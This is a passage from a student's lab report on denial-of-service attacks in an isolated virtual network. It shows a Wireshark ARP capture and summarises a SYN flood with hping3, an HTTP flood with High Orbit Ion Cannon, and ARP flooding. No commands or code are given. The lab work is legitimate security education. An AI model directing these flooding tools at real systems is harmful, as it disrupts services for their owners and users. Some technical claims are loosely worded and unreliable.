 14 49.938954  PCSSystemtec_d2:44:…  PCSSystemtec_4d:11:…  ARP      60 10.0.2.3 is at 08:00:27:d
 35 54.978069  PCSSystemtec_d2:44:…  PCSSystemtec_4d:11:…  ARP      60 Who has 10.0.2.2? Tell 10
 36 54.978069  PCSSystemtec_4d:11:…  PCSSystemtec_d2:44:…  ARP      60 10.0.2.2 is at 08:00:27:4
 39 88.046376  PCSSystemtec_d2:44:…  52:55:0a:00:02:01     ARP      60 Who has 10.0.2.1? Tell 10
 40 88.046376  52:55:0a:00:02:01     PCSSystemtec_d2:44:…  ARP      64 10.0.2.1 is at 52:55:0a:0
 56 136.045806 PCSSystemtec_d2:44:…  52:55:0a:00:02:01     ARP      60 Who has 10.0.2.1? Tell 10
 57 136.045806 52:55:0a:00:02:01     PCSSystemtec_d2:44:…  ARP      64 10.0.2.1 is at 52:55:0a:0
```

Executing the web function, ARP. It requred the default gateway of the target 10.0.2.1, and target ip 10.0.2.4. The attack only generated 10 packets it overflowed the device with asking who has a certain address.

Conclusions

The lab explored how denial of service works and the various ways and services that could be effected. The lab first started out with a typical sync flood, it works by sending a huge amount of packets that tell the server to set a persistent connection; however, the attacker doesn't care about having data sent in or out, the result is that the server is overwhelmed, with illegitimate connections new ones cannot form. The tool used to send the flood is called hping3 and the dummy server used is ISS. The second part of the lab was attacking a python web server using a tool called High Orbit Ion Cannon, which sends hundreds of thousands of web requests to a server to remove its functionality. It utilized lots of different threads, so it maximizes the sending power. The last part of the lab is to discover different types of DDOS attacks, it can use ping, flood UDP/TCP, flood http connection or flood ARP which prevents the target from getting any packet from their switch since their MAC address to IP address is destroyed. Lastly Wireshark was used to see what really happens under the hood when an attack happens.

References

https://github.com/ufidon/comsec/blob/main/labs/lab05/README.md